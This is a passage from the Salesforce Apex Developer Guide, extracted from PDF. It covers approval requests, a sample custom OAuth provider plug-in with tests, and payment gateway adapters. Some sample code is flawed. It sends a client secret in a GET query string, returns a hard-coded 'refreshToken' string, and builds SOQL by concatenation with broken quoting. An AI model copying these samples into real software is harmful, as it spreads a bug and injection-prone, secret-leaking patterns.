– ProcessWorkItemRequest Class
• Use the Approval.process method to submit an approval request and approve or reject existing approval requests. For more
information, see Approval Class.
Note: The process method counts against the DML limits for your organization. See Execution Governors and Limits.
For more information about approval processes, see “Set Up an Approval Process” in the Salesforce online help.
IN THIS SECTION:
Apex Approval Processing Example
The following sample code initially submits a record for approval, then approves the request. This example assumes that a pre-existing
approval process on Account exists and is valid for the Account record created.
public class TestApproval {
void submitAndProcessApprovalRequest() {
// Insert an account
Account a = new Account(Name='Test',annualRevenue=100.0);
insert a;
User user1 = [SELECT Id FROM User WHERE Alias='SomeStandardUser'];
// Create an approval request for the account
Approval.ProcessSubmitRequest req1 =
new Approval.ProcessSubmitRequest();
req1.setComments('Submitting request for approval.');
req1.setObjectId(a.id);
// Submit on behalf of a specific submitter
req1.setSubmitterId(user1.Id);
// Submit the record to specific process and skip the criteria evaluation
req1.setProcessDefinitionNameOrId('PTO_Request_Process');
req1.setSkipEntryCriteria(true);
// Submit the approval request for the account
Approval.ProcessResult result = Approval.process(req1);
// Verify the result
System.assert(result.isSuccess());
328
Using Salesforce Features with Apex
Apex Developer Guide
System.assertEquals(
'Pending', result.getInstanceStatus(),
'Instance Status'+result.getInstanceStatus());
// Approve the submitted request
// First, get the ID of the newly created item
List<Id> newWorkItemIds = result.getNewWorkitemIds();
// Instantiate the new ProcessWorkitemRequest object and populate it
Approval.ProcessWorkitemRequest req2 =
new Approval.ProcessWorkitemRequest();
req2.setComments('Approving request.');
req2.setAction('Approve');
req2.setNextApproverIds(new Id[] {UserInfo.getUserId()});
// Use the ID from the newly created item to specify the item to be worked
req2.setWorkitemId(newWorkItemIds.get(0));
// Submit the request for approval
Approval.ProcessResult result2 = Approval.process(req2);
// Verify the results
System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess());
System.assertEquals(
'Approved', result2.getInstanceStatus(),
'Instance Status'+result2.getInstanceStatus());
}
}
Authentication
Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org and
your users’ use patterns.
IN THIS SECTION:
Create a Custom Authentication Provider Plug-in
You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce.
Create a Custom Authentication Provider Plug-in
You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce.
Out of the box, Salesforce supports several external authentication providers for single sign-on, including Facebook, Google, LinkedIn,
andserviceprovidersthatimplementtheOpenIDConnectprotocol.Bycreatingaplug-inwithApex,youcanaddyourownOAuth-based
authenticationprovider.YouruserscanthenusetheSSOcredentialstheyalreadyusefornon-SalesforceapplicationswithyourSalesforce
orgs.
Before you create your Apex class, you create a custom metadata type record for your authentication provider. For details, see Create a
Custom External Authentication Provider.
329
Using Salesforce Features with Apex
Apex Developer Guide
Sample Classes
This example extends the abstract class Auth.AuthProviderPluginClass to configure an external authentication provider
called Concur. Build the sample classes and sample test classes in the following order.
1. Concur
2. ConcurTestStaticVar
3. MockHttpResponseGenerator
4. ConcurTestClass
global class Concur extends Auth.AuthProviderPluginClass {
public String redirectUrl; // use this URL for the endpoint that the
authentication provider calls back to for configuration
private String key;
private String secret;
private String authUrl; // application redirection to the Concur website
for authentication and authorization
private String accessTokenUrl; // uri to get the new access token from
concur using the GET verb
private String customMetadataTypeApiName; // api name for the custom metadata
type created for this auth provider
private String userAPIUrl; // api url to access the user in concur
private String userAPIVersionUrl; // version of the user api url to access
data from concur
global String getCustomMetadataType() {
return customMetadataTypeApiName;
}
global PageReference initiate(Map<string,string> authProviderConfiguration,
String stateToPropagate) {
authUrl = authProviderConfiguration.get('Auth_Url__c');
key = authProviderConfiguration.get('Key__c');
//Here the developer can build up a request of some sort
//Ultimately they’ll return a URL where we will redirect the user
String url = authUrl + '?client_id='+ key
+'&scope=USER,EXPRPT,LIST&redirect_uri='+ redirectUrl + '&state=' + stateToPropagate;
return new PageReference(url);
}
global Auth.AuthProviderTokenResponse handleCallback(Map<string,string>
authProviderConfiguration, Auth.AuthProviderCallbackState state ) {
//Here, the developer will get the callback with actual protocol.
//Their responsibility is to return a new object called AuthProviderToken
//This will contain an optional accessToken and refreshToken
key = authProviderConfiguration.get('Key__c');
secret = authProviderConfiguration.get('Secret__c');
accessTokenUrl = authProviderConfiguration.get('Access_Token_Url__c');
Map<String,String> queryParams = state.queryParameters;
330
Using Salesforce Features with Apex
Apex Developer Guide
String code = queryParams.get('code');
String sfdcState = queryParams.get('state');
HttpRequest req = new HttpRequest();
String url = accessTokenUrl+'?code=' + code + '&client_id=' + key +
'&client_secret=' + secret;
req.setEndpoint(url);
req.setHeader('Content-Type','application/xml');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
String responseBody = res.getBody();
String accessToken = getTokenValueFromResponse(responseBody,
'AccessToken', null);
//Parse access token value
String refreshToken = getTokenValueFromResponse(responseBody,
'RefreshToken', null);
//Parse refresh token value
return new Auth.AuthProviderTokenResponse('Concur', accessToken,
'refreshToken', sfdcState);
//don’t hard-code the refresh token value!
}
global Auth.UserData getUserInfo(Map<string,string>
authProviderConfiguration, Auth.AuthProviderTokenResponse response) {
//Here the developer is responsible for constructing an Auth.UserData
object
String token = response.oauthToken;
HttpRequest req = new HttpRequest();
userAPIUrl = authProviderConfiguration.get('API_User_Url__c');
userAPIVersionUrl =
authProviderConfiguration.get('API_User_Version_Url__c');
req.setHeader('Authorization', 'OAuth ' + token);
req.setEndpoint(userAPIUrl);
req.setHeader('Content-Type','application/xml');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
String responseBody = res.getBody();
String id = getTokenValueFromResponse(responseBody,
'LoginId',userAPIVersionUrl);
String fname = getTokenValueFromResponse(responseBody, 'FirstName',
userAPIVersionUrl);
String lname = getTokenValueFromResponse(responseBody, 'LastName',
userAPIVersionUrl);
String flname = fname + ' ' + lname;
String uname = getTokenValueFromResponse(responseBody, 'EmailAddress',
userAPIVersionUrl);
String locale = getTokenValueFromResponse(responseBody, 'LocaleName',
userAPIVersionUrl);
331
Using Salesforce Features with Apex
Apex Developer Guide
Map<String,String> provMap = new Map<String,String>();
provMap.put('what1', 'noidea1');
provMap.put('what2', 'noidea2');
return new Auth.UserData(id, fname, lname, flname, uname,
'what', locale, null, 'Concur', null, provMap);
}
private String getTokenValueFromResponse(String response, String token,
String ns) {
Dom.Document docx = new Dom.Document();
docx.load(response);
String ret = null;
dom.XmlNode xroot = docx.getrootelement() ;
if(xroot != null){
ret = xroot.getChildElement(token, ns).getText();
}
return ret;
}
}
Sample Test Classes
The following example contains test classes for the Concur class.
@IsTest
public class ConcurTestClass {
private static final String OAUTH_TOKEN = 'testToken';
private static final String STATE = 'mocktestState';
private static final String REFRESH_TOKEN = 'refreshToken';
private static final String LOGIN_ID = 'testLoginId';
private static final String USERNAME = 'testUsername';
private static final String FIRST_NAME = 'testFirstName';
private static final String LAST_NAME = 'testLastName';
private static final String EMAIL_ADDRESS = 'testEmailAddress';
private static final String LOCALE_NAME = 'testLocalName';
private static final String FULL_NAME = FIRST_NAME + ' ' + LAST_NAME;
private static final String PROVIDER = 'Concur';
private static final String REDIRECT_URL =
'http://localhost/services/authcallback/orgId/Concur';
private static final String KEY = 'testKey';
private static final String SECRET = 'testSecret';
private static final String STATE_TO_PROPOGATE = 'testState';
private static final String ACCESS_TOKEN_URL = 'http://www.dummyhost.com/accessTokenUri';
private static final String API_USER_VERSION_URL = 'http://www.dummyhost.com/user/20/1';
private static final String AUTH_URL = 'http://www.dummy.com/authurl';
private static final String API_USER_URL = 'www.concursolutions.com/user/api';
// in the real world scenario , the key and value would be read from the (custom fields
in) custom metadata type record
332
Using Salesforce Features with Apex
Apex Developer Guide
private static Map<String,String> setupAuthProviderConfig () {
Map<String,String> authProviderConfiguration = new Map<String,String>();
authProviderConfiguration.put('Key__c', KEY);
authProviderConfiguration.put('Auth_Url__c', AUTH_URL);
authProviderConfiguration.put('Secret__c', SECRET);
authProviderConfiguration.put('Access_Token_Url__c', ACCESS_TOKEN_URL);
authProviderConfiguration.put('API_User_Url__c',API_USER_URL);
authProviderConfiguration.put('API_User_Version_Url__c',API_USER_VERSION_URL);
authProviderConfiguration.put('Redirect_Url__c',REDIRECT_URL);
return authProviderConfiguration;
}
static testMethod void testInitiateMethod() {
String stateToPropogate = 'mocktestState';
Map<String,String> authProviderConfiguration = setupAuthProviderConfig();
Concur concurCls = new Concur();
concurCls.redirectUrl = authProviderConfiguration.get('Redirect_Url__c');
PageReference expectedUrl = new
PageReference(authProviderConfiguration.get('Auth_Url__c') + '?client_id='+
authProviderConfiguration.get('Key__c')
+'&scope=USER,EXPRPT,LIST&redirect_uri='+
authProviderConfiguration.get('Redirect_Url__c') + '&state=' +
STATE_TO_PROPOGATE);
PageReference actualUrl = concurCls.initiate(authProviderConfiguration,
STATE_TO_PROPOGATE);
System.assertEquals(expectedUrl.getUrl(), actualUrl.getUrl());
}
static testMethod void testHandleCallback() {
Map<String,String> authProviderConfiguration = setupAuthProviderConfig();
Concur concurCls = new Concur();
concurCls.redirectUrl = authProviderConfiguration.get('Redirect_Url_c');
Test.setMock(HttpCalloutMock.class, new ConcurMockHttpResponseGenerator());
Map<String,String> queryParams = new Map<String,String>();
queryParams.put('code','code');
queryParams.put('state',authProviderConfiguration.get('State_c'));
Auth.AuthProviderCallbackState cbState = new
Auth.AuthProviderCallbackState(null,null,queryParams);
Auth.AuthProviderTokenResponse actualAuthProvResponse =
concurCls.handleCallback(authProviderConfiguration, cbState);
Auth.AuthProviderTokenResponse expectedAuthProvResponse = new
Auth.AuthProviderTokenResponse('Concur', OAUTH_TOKEN, REFRESH_TOKEN, null);
System.assertEquals(expectedAuthProvResponse.provider,
actualAuthProvResponse.provider);
System.assertEquals(expectedAuthProvResponse.oauthToken,
actualAuthProvResponse.oauthToken);
System.assertEquals(expectedAuthProvResponse.oauthSecretOrRefreshToken,
333
Using Salesforce Features with Apex
Apex Developer Guide
actualAuthProvResponse.oauthSecretOrRefreshToken);
System.assertEquals(expectedAuthProvResponse.state, actualAuthProvResponse.state);
}
static testMethod void testGetUserInfo() {
Map<String,String> authProviderConfiguration = setupAuthProviderConfig();
Concur concurCls = new Concur();
Test.setMock(HttpCalloutMock.class, new ConcurMockHttpResponseGenerator());
Auth.AuthProviderTokenResponse response = new
Auth.AuthProviderTokenResponse(PROVIDER, OAUTH_TOKEN ,'sampleOauthSecret', STATE);
Auth.UserData actualUserData = concurCls.getUserInfo(authProviderConfiguration,
response) ;
Map<String,String> provMap = new Map<String,String>();
provMap.put('key1', 'value1');
provMap.put('key2', 'value2');
Auth.UserData expectedUserData = new Auth.UserData(LOGIN_ID, FIRST_NAME,
LAST_NAME, FULL_NAME, EMAIL_ADDRESS,
null, LOCALE_NAME, null, PROVIDER, null, provMap);
System.assertNotEquals(expectedUserData,null);
System.assertEquals(expectedUserData.firstName, actualUserData.firstName);
System.assertEquals(expectedUserData.lastName, actualUserData.lastName);
System.assertEquals(expectedUserData.fullName, actualUserData.fullName);
System.assertEquals(expectedUserData.email, actualUserData.email);
System.assertEquals(expectedUserData.username, actualUserData.username);
System.assertEquals(expectedUserData.locale, actualUserData.locale);
System.assertEquals(expectedUserData.provider, actualUserData.provider);
System.assertEquals(expectedUserData.siteLoginUrl, actualUserData.siteLoginUrl);
}
// implementing a mock http response generator for concur
public class ConcurMockHttpResponseGenerator implements HttpCalloutMock {
public HTTPResponse respond(HTTPRequest req) {
String namespace = API_USER_VERSION_URL;
String prefix = 'mockPrefix';
Dom.Document doc = new Dom.Document();
Dom.XmlNode xmlNode = doc.createRootElement('mockRootNodeName', namespace, prefix);
xmlNode.addChildElement('LoginId', namespace, prefix).addTextNode(LOGIN_ID);
xmlNode.addChildElement('FirstName', namespace, prefix).addTextNode(FIRST_NAME);
xmlNode.addChildElement('LastName', namespace, prefix).addTextNode(LAST_NAME);
xmlNode.addChildElement('EmailAddress', namespace,
prefix).addTextNode(EMAIL_ADDRESS);
334
Using Salesforce Features with Apex
Apex Developer Guide
xmlNode.addChildElement('LocaleName', namespace, prefix).addTextNode(LOCALE_NAME);
xmlNode.addChildElement('AccessToken', null, null).addTextNode(OAUTH_TOKEN);
xmlNode.addChildElement('RefreshToken', null, null).addTextNode(REFRESH_TOKEN);
System.debug(doc.toXmlString());
// Create a fake response
HttpResponse res = new HttpResponse();
res.setHeader('Content-Type', 'application/xml');
res.setBody(doc.toXmlString());
res.setStatusCode(200);
return res;
}
}
}
SEE ALSO:
Apex Reference Guide: AuthProviderPlugin Interface
Salesforce Help: Create a Custom External Authentication Provider
Chatter Answers and Ideas
In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas
and answers topics to match that focus.
To work with zones in Apex, use the Answers, Ideas, and ConnectApi.Zones classes.
SEE ALSO:
Apex Reference Guide: Answers Class
Apex Reference Guide: Ideas Class
Apex Reference Guide: Zones Class
Use Cases for the CommercePayments Namespace
Review walkthroughs, use cases, and reference material for the CommercePayments platform.
To review CommercePayments class reference docs, go to CommercePayments Namespace.
IN THIS SECTION:
Payment Gateway Adapters
Payment gateway adapters represent the bridge between your payments platform in Salesforce and an external payment gateway.
Payment Authorization Reversal Service
An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer’s payment
method.
335
Using Salesforce Features with Apex
Apex Developer Guide
Tokenization Service
The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number,
called a token, used during the payment transaction. Salesforce stores the token and then uses that token as a representation of the
credit card used for transactions. The token lets you store information about the credit card without storing sensitive customer data,
such as credit card numbers, in Salesforce.
Alternative Payment Methods
An alternative payment method allows customers to store and represent payment method information not represented by another
pre-definedpaymentmethodsuchas CardPaymentMethod or DigitalWallet.Commonexamplesofalternativepayment
methods include CashOnDeliver, Klarna, and Direct Debit. Alternative payment methods are available in API v51.0 and later.
Process Payments
Process a payment in the payment gateway.
Process Refund
Process a refund in the payment gateway.
Idempotency Guidelines
Idempotency represents the ability of a payment gateway to recognize duplicate requests submitted either in error or maliciously,
and then process the duplicate requests accordingly. When working with an idempotent gateway, consider these important
guidelines.
Sample Payment Gateway Implementation for CommercePayments
We’ve created a GitHub repository containing code samples for a sample Payeezy payment gateway implementation with the
CommercePaymentsnamespace.Reviewthesamplecodeifyouneedhelpwithconfiguringyourpaymentgatewayimplementation.
Payment Gateway Adapters
Payment gateway adapters represent the bridge between your payments platform in Salesforce and an external payment gateway.
IN THIS SECTION:
Building a Synchronous Gateway Adapter
In synchronous payment configurations, the Salesforce payment platform sends transaction information to the gateway, and then
waits for a gateway response that contains the final transaction status. Salesforce will create a transaction only if the transaction is
successful in the gateway.
Set Up a Synchronous Payment Gateway Adapter
Configure Salesforce to interface with a synchronous payment gateway adapter.
Building an Asynchronous Gateway Adapter
Inanasynchronouspaymentsconfiguration,thepaymentsplatformfirstsendstransactioninformationtothegateway.Thegateway
respondswithanacknowledgmentthatitreceivedthetransaction,andthentheplatformcreatesapendingtransaction.Thegateway
sends a notification, which contains the final transaction status. The platform then updates the transaction’s status accordingly.
Set Up an Asynchronous Payment Gateway Adapter in Salesforce
Configure Salesforce to interface with an asynchronous payment gateway adapter.
Builder Examples for Payment Gateway Adapters
Thefinalsectionsofapaymentgatewayadaptershoulddefinehowtheadaptercreatesrequestsandresponses.Theimplementation
of these classes can vary widely based on your gateway and platform requirements. We’ve provided several generics examples for
review.
336
Using Salesforce Features with Apex
Apex Developer Guide
Building a Synchronous Gateway Adapter
In synchronous payment configurations, the Salesforce payment platform sends transaction information to the gateway, and then waits
for a gateway response that contains the final transaction status. Salesforce will create a transaction only if the transaction is successful
in the gateway.
A synchronous gateway adapter implements the PaymentGatewayAdapter Interface. In this topic, we’ll break down a
sample asynchronous adapter by looking at PaymentGatewayAdapter, and then the processRequest class, which drives
most of the communication between the payment platform and the payment gateway.
Note: Paymentgatewayadapterscan’tmakefuturecalls,externalcalloutsusing System.Http,asynchronouscalls,queueable
calls, or execute DMLs using SOQL.
PaymentGatewayAdapter
All synchronous gateway must implement the PaymentGatewayAdapter interface. All PaymentGatewayAdapters are required
to implement the processRequest method.
global with sharing class SampleAdapter implements commercepayments.PaymentGatewayAdapter
{
global SampleAdapter() {}
global commercepayments.GatewayResponse
processRequest(commercepayments.paymentGatewayContext gatewayContext) {
}
}
Processing an Initial Payment Request
When the payments platform receives a payments API request, it passes the request to your gateway adapter for further evaluation. The
adapter begins the request evaluation process by calling the processRequest method, which represents the first step in a synchronous
payment flow. We can break the processRequest implementation into three parts.
First, it builds a payment request object that the gateway can understand.
commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();
if (requestType == commercepayments.RequestType.Capture) {
req.setEndpoint('/pal/servlet/Payment/v52/capture');
body =
buildCaptureRequest((commercepayments.CaptureRequest)gatewayContext.getPaymentRequest());
} else if (requestType == commercepayments.RequestType.ReferencedRefund) {
req.setEndpoint('/pal/servlet/Payment/v52/refund');
body =
buildRefundRequest((commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest());
}
Then, the adapter sends the request to the payment gateway.
req.setBody(body);
req.setMethod('POST');
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = null;
try {
res = http.send(req);
} catch(CalloutException ce) {
commercepayments.GatewayErrorResponse error = new
337
Using Salesforce Features with Apex
Apex Developer Guide
commercepayments.GatewayErrorResponse('500', ce.getMessage());
return error;
}
Finally, the adapter creates a response object to store data from the gateway’s response. The type of response object will vary based on
whether you originally made a payment capture request or a refund request.
if ( requestType == commercepayments.RequestType.Capture) {
// Refer to the end of this doc for sample createCaptureResponse implementation
response = createCaptureResponse(res);
} else if ( requestType == commercepayments.RequestType.ReferencedRefund) {
response = createRefundResponse(res);
}
return response;
Set Up a Synchronous Payment Gateway Adapter
EDITIONS
Available in: Salesforce
Summer ’20 and later
Available in: API 49.0 and
later
Configure Salesforce to interface with a synchronous payment gateway adapter.
To access the commercepayments API, you need the PaymentPlatform org permission.
1. Create your payment gateway adapter Apex classes. For more information on building
synchronous gateway adapters in Apex, review Building a Synchronous Gateway Adapter.
2. Create a Named Credential in Salesforce UI.
a. From Setup, in the Quick Find box, enter NamedCredential, and then select New
Named Credential.
b. Enter the username, password, and URL for your payment gateway, and then save your changes.
3. Create a payment gateway provider. The payment gateway provider is an object that stores details about the payment gateway that
Salesforce communicates with when processing a transaction. As of Salesforce Summer ’20, you can create a payment gateway
provider record only through Workbench.
a. Log in to Workbench, and then select REST Explorer.
b. Set the method to Post, and then enter the following URL, replacing [version] with your desired API version. The payment
gateway provider entity is available in Salesforce API v48.0 and later.
/services/data/version/tooling/sobjects/PaymentGatewayProvider
c. Enter your payload, replacing VALUE with your desired value.
{
"FullName": "Salesforce",
"Metadata": {
"apexAdapter": "SalesforceAdapter",
"masterLabel": "Salesforce",
"idempotencySupported": "No",
"comments": "Comments"
}
}
4. Create a payment gateway record. This object stores information that Salesforce uses to communicate with the payment gateway.
The record requires these field values.
• Name: We recommend using the same name as the external payment gateway that communicates with Salesforce.
338
Using Salesforce Features with Apex
Apex Developer Guide
• Merchant Credential ID: Enter the ID of the named credential that you created in Step 2.
• Payment Gateway Provider: Enter the ID of the payment gateway provider that you created in Step 3.
• Status: Active
Building an Asynchronous Gateway Adapter
In an asynchronous payments configuration, the payments platform first sends transaction information to the gateway. The gateway
responds with an acknowledgment that it received the transaction, and then the platform creates a pending transaction. The gateway
sends a notification, which contains the final transaction status. The platform then updates the transaction’s status accordingly.
The asynchronous process differs from synchronous transactions, where the platform does not create a pending transaction after the
initialgatewayrequest.Instead,theplatformcreatesatransactiononlyafterthegatewaysendsaresponsecontainingthefinaltransaction
status. For information on building a synchronous adapter, review Building a Synchronous Gateway Adapter.
An asynchronous configuration requires both a synchronous gateway adapter and an asynchronous adapter. In this topic, we’ll break
down a sample asynchronous adapter by looking at several important areas.
• Defining an asynchronous payment gateway adapter
• Processing the initial payment request
• Processing a notification from the payment gateway
• Debugging gateway responses using system debug logs.
Note: Paymentgatewayadapterscan’tmakefuturecalls,externalcalloutsusing System.Http,asynchronouscalls,queueable
calls, or execute DMLs using SOQL.
Asynchronous Payment Gateway Adapter Definition
An asynchronous gateway adapter class must implement both the PaymentGatewayAdapter Interface and the
PaymentGatewayAsyncAdapter Interface. The adapter class must also implement the processRequest method for
PaymentGatewayAdapter and the processNotification method for PaymentGatewayAsyncAdapter.
global with sharing class SampleAdapter implements
commercepayments.PaymentGatewayAsyncAdapter, commercepayments.PaymentGatewayAdapter {
global SampleAdapter() {}
global commercepayments.GatewayResponse
processRequest(commercepayments.paymentGatewayContext gatewayContext) {
}
global commercepayments.GatewayNotificationResponse
processNotification(commercepayments.PaymentGatewayNotificationContext
gatewayNotificationContext) {
}
}
Processing an Initial Payment Request
When the payments platform receives a payments API request, it passes the request to your gateway adapter for further evaluation. The
adapterbeginstherequestevaluationprocessbycallingtheprocessRequestmethod,whichrepresentsthefirststepinanasynchronous
payment flow. We can break the processRequest implementation into three parts.
339
Using Salesforce Features with Apex
Apex Developer Guide
First, it builds a payment request object that the gateway can understand.
commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();
if (requestType == commercepayments.RequestType.Capture) {
req.setEndpoint('/pal/servlet/Payment/v52/capture');
body =
buildCaptureRequest((commercepayments.CaptureRequest)gatewayContext.getPaymentRequest());
} else if (requestType == commercepayments.RequestType.ReferencedRefund) {
req.setEndpoint('/pal/servlet/Payment/v52/refund');
body =
buildRefundRequest((commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest());
}
Then, the adapter sends the request to the payment gateway.
req.setBody(body);
req.setMethod('POST');
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = null;
try {
res = http.send(req);
} catch(CalloutException ce) {
commercepayments.GatewayErrorResponse error = new
commercepayments.GatewayErrorResponse('500', ce.getMessage());
return error;
}
Finally, the adapter creates a response object to store data from the gateway’s response. The type of response object will vary based on
whether you originally made a payment capture request or a refund request.
if ( requestType == commercepayments.RequestType.Capture) {
// Refer to the end of this doc for sample createCaptureResponse implementation
response = createCaptureResponse(res);
} else if ( requestType == commercepayments.RequestType.ReferencedRefund) {
response = createRefundResponse(res);
}
return response;
Processing a Notification from the Payment Gateway
After the customer bank processes the transaction and sends the results to the gateway, the gateway sends the adapter a notification
indicating that it’s ready to provide the final transaction status. For this part of an asynchronous transaction flow, the adapter needs to
call the processNotification class. We can split the processNotification implementation into four parts.
First, the adapter verifies the signature in the notification request. For more information on verifying signatures, review [TOPIC].
private Boolean verifySignature(NotificationRequest requestItem) {
String payload = requestItem.pspReference + ':'
+ (requestItem.originalReference == null ? '' : requestItem.originalReference) +
':'
+ requestItem.merchantAccountCode + ':'
+ requestItem.merchantReference + ':'
+ requestItem.amount.value.intValue() + ':'
+ requestItem.amount.currencyCode + ':'
+ requestItem.eventCode + ':'
+ requestItem.success;
340
Using Salesforce Features with Apex
Apex Developer Guide
String myHMacKey = getHMacKey();
String generatedSign = EncodingUtil.base64Encode(Crypto.generateMac('hmacSHA256',
Blob.valueOf(payload),
EncodingUtil.convertFromHex(myHMacKey)));
return generatedSign.equals(requestItem.additionalData.hmacSignature);
}
Next, the adapter parses the gateway’s notification request and builds a notification object. The
getPaymentGatewayNotificationRequest method evaluates data from the gateway’s notification request items, which
include status, referenceNumber, event, and amount. The notificationStatus object is set to Success or Failed based on
whether the platform successfully received the notification. If the notification’s event code indicates that the gateway processed a
payment capture transaction, the adapter builds a notification object using the CaptureNotification class. If the event code
indicates that the gateway processed a refund transaction, the adapter builds a notification object using the
ReferencedRefundNotification class.
commercepayments.PaymentGatewayNotificationRequest gatewayNotificationRequest =
gatewayNotificationContext.getPaymentGatewayNotificationRequest();
Blob request = gatewayNotificationRequest.getRequestBody();
SampleNotificationRequest notificationRequest =
SampleNotificationRequest.parse(request.toString().replace('currency', 'currencyCode'));
List<SampleNotificationRequest.NotificationItems> notificationItems =
notificationRequest.notificationItems;
SampleNotificationRequest.NotificationRequestItem notificationRequestItem =
notificationItems[0].NotificationRequestItem;
Boolean success = Boolean.valueOf(notificationRequestItem.success);
String pspReference = notificationRequestItem.pspReference;
String eventCode = notificationRequestItem.eventCode;
Double amount = notificationRequestItem.amount.value;
commercepayments.NotificationStatus notificationStatus = null;
if (success) {
notificationStatus = commercepayments.NotificationStatus.Success;
} else {
notificationStatus = commercepayments.NotificationStatus.Failed;
}
commercepayments.BaseNotification notification = null;
if ('CAPTURE'.equals(eventCode)) {
notification = new commercepayments.CaptureNotification();
} else if ('REFUND'.equals(eventCode)) {
notification = new commercepayments.ReferencedRefundNotification();
}
notification.setStatus(notificationStatus);
notification.setGatewayReferenceNumber(pspReference);
notification.setAmount(amount);
The adapter then requests that the payments platform records the results of the notification.
commercepayments.NotificationSaveResult saveResult =
commercepayments.NotificationClient.record(notification);
341
Using Salesforce Features with Apex
Apex Developer Guide
All asynchronous gateways require that the platform acknowledges that it received the notification, regardless of whether the platform
successfully saved the notification’s data. The platform calls the GatewayNotificationResponse class to send the
acknowledgment.
commercepayments.GatewayNotificationResponse gnr = new
commercepayments.GatewayNotificationResponse();
if (saveResult.isSuccess()) {
system.debug('Notification accepted by platform');
} else {
system.debug('Errors in the result '+ Blob.valueOf(saveResult.getErrorMessage()));
}
gnr.setStatusCode(200);
gnr.setResponseBody(Blob.valueOf('[accepted]'));
return gnr;
Debugging
Usually, Apex debug logs are available in the developer console. However, Salesforce doesn’t store debug logs from the
processNotification method in the developer console. To view this part of the method flow using system.debug, review the
Collect Debug Logs for Guest Users section of Set Up Debug Logging.
Set Up an Asynchronous Payment Gateway Adapter in Salesforce
EDITIONS
Available in: Salesforce
Summer ’20 and later
Available in: API 49.0 and
later
Configure Salesforce to interface with an asynchronous payment gateway adapter.
To access the commercepayments API, you need the PaymentPlatform org permission.
1. Create a Site.
a. Register a site and set the site domain.
b. From Setup, in the Quick Find box, enter Sites, and then select Sites. Go to the Sites list
and click New.
c. Enter a label and select Active.
d. Enter a unique value for the default web address.
e. Select Guest Access to the Payments API, and then save your changes.
2. Create your payment gateway adapter Apex classes. Asynchronous payment gateways require Salesforce to implement both an
asynchronous adapter and a synchronous adapter. For more information on building gateway adapters in Apex, review Building an
Asynchronous Gateway Adapter and Building a Synchronous Gateway Adapter.
3. Create a Named Credential in Salesforce UI.
a. From Setup, in the Quick Find box, enter NamedCredential, and then select New Named Credential.
b. Enter the username, password, and URL for your payment gateway, and then save your changes.
4. Create a payment gateway provider. The payment gateway provider is an object that stores details about the payment gateway that
Salesforce communicates with when processing a transaction. As of Salesforce Summer ’20, you can create a payment gateway
provider record only through Workbench.
a. Log in to Workbench, and then select REST Explorer.
b. Set the method to Post, and then enter the following URL, replacing [version] with your desired API version. The payment
gateway provider entity is available in Salesforce API v48.0 and later.
services/data/[version]/tooling/sobjects/PaymentGatewayProvider
342
Using Salesforce Features with Apex
Apex Developer Guide
c. Enter your payload, replacing VALUE with your desired value.
{
"ApexAdapterId": "{{VALUE}}",
"DeveloperName": "{{VALUE}}",
"MasterLabel": "VALUE",
"IdempotencySupported": "VALUE",
"Comments": "VALUE",
5. Create a payment gateway record. This object stores information that Salesforce uses to communicate with the payment gateway.
The record requires the following field values.
• Name: We recommend using the same name as the external payment gateway that will be communicating with Salesforce.
• Merchant Credential ID: Enter the ID of the named credential that you created in Step 2.
• Payment Gateway Provider: Enter the ID of the payment gateway provider that you created in Step 3.
• Status: Active
6. ExternalpaymentgatewaysusewebhookstosendnotificationinformationasHTTPPOSTmessagestoyourSalesforceasynchronous
payment gateway adapter. You can create a webhook by providing a URL in the standard notification transport settings of your
external payment gateway. Create your URL by combining your Salesforce site endpoint from Step 1 with the ID of the payment
gateway provider that you created in step 4.
a. Your endpoint will be the following address, replacing domain with your domain from Step 1A, and replacing subdomain
with the default web address that you provided in Step 1D.
https://MyDomainName.my.salesforce-sites.com/subdomain/services/data/v49.0/commerce/payments/notify
Note: If you’re not using enhanced domains, your org’s Salesforce Sites URL is different. For details, see My Domain URL
Formats in Salesforce Help.
b. FindtheIDofthepaymentgatewayproviderthatyoucreatedinStep4,andadd ?provider=ID totheendofyourendpoint.
For example,
h
t
t
p
s
:
/
/
M
y
D
o
m
a
i
n
N
a
m
e
.
m
y
.
s
a
l
e
s
f
o
r
c
e
-
s
i
t
e
s
.
c
o
m
/
s
o
l
u
t
i
o
n
s
u
s
e
r
s
/
s
e
r
v
i
c
e
s
/
d
a
t
a
/
v
4
9
.
0
/
c
o
m
m
e
r
c
e
/
p
a
y
m
e
n
t
s
/
n
o
t
i
f
y
?
p
r
o
v
i
d
e
r
=
0
c
J
R
0
0
0
0
0
0
0
4
C
E
h
M
A
M
c. Enter the webhook in your external payment gateway’s standard notification settings.
Builder Examples for Payment Gateway Adapters
The final sections of a payment gateway adapter should define how the adapter creates requests and responses. The implementation
oftheseclassescanvarywidelybasedonyourgatewayandplatformrequirements.We’veprovidedseveralgenericsexamplesforreview.
Example:
buildCaptureRequest
private String buildCaptureRequest(commercepayments.CaptureRequest captureRequest)
{
Boolean IS_MULTICURRENCY_ORG = UserInfo.isMultiCurrencyOrganization();
QueryUtils qBuilderForAuth = new QueryUtils(PaymentAuthorization.SObjectType);
qBuilderForAuth.getSelectClause().addField('GatewayRefNumber', false);
qBuilderForAuth.setWhereClause(' WHERE Id =' + ''' +
captureRequest.paymentAuthorizationId + ''');
PaymentAuthorization authObject =
(PaymentAuthorization)Database.query(qBuilderForAuth.buildSOQL())[0];
343
Using Salesforce Features with Apex
Apex Developer Guide
JSONGenerator jsonGeneratorInstance = JSON.createGenerator(true);
jsonGeneratorInstance.writeStartObject();
jsonGeneratorInstance.writeStringField('merchantAccount',
'{!$Credential.Username}');
jsonGeneratorInstance.writeStringField('originalReference',
authObject.GatewayRefNumber);
